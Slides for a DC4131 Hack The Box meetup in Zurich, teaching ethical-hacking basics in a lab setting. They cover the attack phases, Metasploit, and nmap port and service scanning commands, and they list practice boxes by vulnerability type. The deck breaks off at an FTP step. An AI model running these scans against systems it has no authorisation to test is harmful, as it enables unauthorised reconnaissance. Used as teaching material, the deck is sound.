Hack The Box Meetup Onsite @ Sphères RAUM68 Zurich

DC4131

HACKTHEBOX

Hack The Box Meetup Onsite @ Sphères RAUM68 Zurich

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?

Who we are and what we do

DC4131 is a local DEFCON Group and is organized as an association according to Swiss law. We are well-known for the Area41 conference (formerly hashdays) and regular member-events such as our Beer on Tuesday. DC4131 strives to support and foster the local hacker community. In 2023 Rhacklette joined DC4131 as a subgroup and organizes events and gatherings for female, inter, non-binary, trans and agender (FINTA) people in Security.

If you ask yourself, what DC4131 means: DC stands for DefCon, 41 is the area code for Switzerland and 31 is the area code for Berne, the capital of Switzerland.

Our statutes can be found here (German - but you know how to translate those to your preferred language right?)

Workshops

Hosts

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

Andreas Heer
Content Manager & Journalist, Swisscom

Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

Contradict all Assumptions

Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics

Gamification

Capture the Flag (CTF)


Hacking Competition

(warning: addictive)

HACKTHEBOX

419 virtual machines (boxes)

Hacking Setup




Connection to Attacker Machine

1. Visit **remote.hackingnight.ch**


2. Login with username **kali-X**

3. Password **hackingnight-X**



Configure VPN

Download VPN profile



Tips for the Browser-Based VM

- @-Symbol:
  - Alt-Gr = Ctrl-Alt
  - Ctrl-Alt 2

- Copy-Paste from the Host:
  - Press Ctrl-Alt-Shift
  - Paste or copy selection in the text field

Walktrough: Devel

- Easy difficulty Windows box
- Remote Code Execution (by design)
- Metasploit

Individual Hacking

Shoppy
- Easy difficulty
- Linux
- NoSQL injection

Soccer
- Easy difficulty
- Linux
- Default Credentials
- CVE-2021-45010


Pandora
- Easy difficulty
- Linux
- SNMP
- SQL injection

Exploitation Steps

1. Network Scanning & Service Enumeration
2. Exploiting a Vulnerable Service
3. Post-Exploitation

metasploit®

- Created in 2003
- First PERL, then Ruby
- Discovery, Exploitation and validation of vulnerabilities
- Database of Exploits, Payloads, Auxiliary and Post-Exploitation Modules


Reconnaissance
Identification
Exploitation
Post-Exploitation
Persistence
Gather Information on target
Find Vulnerabilities
Initial Access
Privilege Escalation, Lateral Movement
Maintaining Access
Auxiliary modules
• Port scanning
• Service enumeration
Exploit modules
Meterpreter, Post-Exploitation Modules

#1 Network Scanning & Service Enumeration

Application	Provides **network services** to applications	HTTP, FTP, SMTP, SSH, etc.
Transport	Ensures **reliable data transfer** between devices	TCP Port 1337
Internet	**Routing** of data packets within and between networks	IP Address 203.0.113.45
Network Access	**Physical Transmission** of Data • Ethernet (LAN cable) • Wi-Fi	MAC Address 48:2C:6A:1E:59:3F

TCP Ports

Service	No	Description
HTTP	80	Web traffic
HTTPS	443	Secure web traffic
FTP	20/21	File transfer
SSH	22	Secure shell access
SMTP	25	Email sending

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Advanced nmap options

Minimal rate (≥ packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information

```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```

Scanning with Metasploit


```
msf6 > search portscan

msf6 > use auxiliary/scanner/portscan/tcp

msf6 auxiliary(scanner/portscan/tcp) > show options

msf6 auxiliary(scanner/portscan/tcp) > set RHOST 10.10.10.5

msf6 auxiliary(scanner/portscan/tcp) > run
```

#2 Exploiting a Vulnerable Service


Anonymous FTP Login

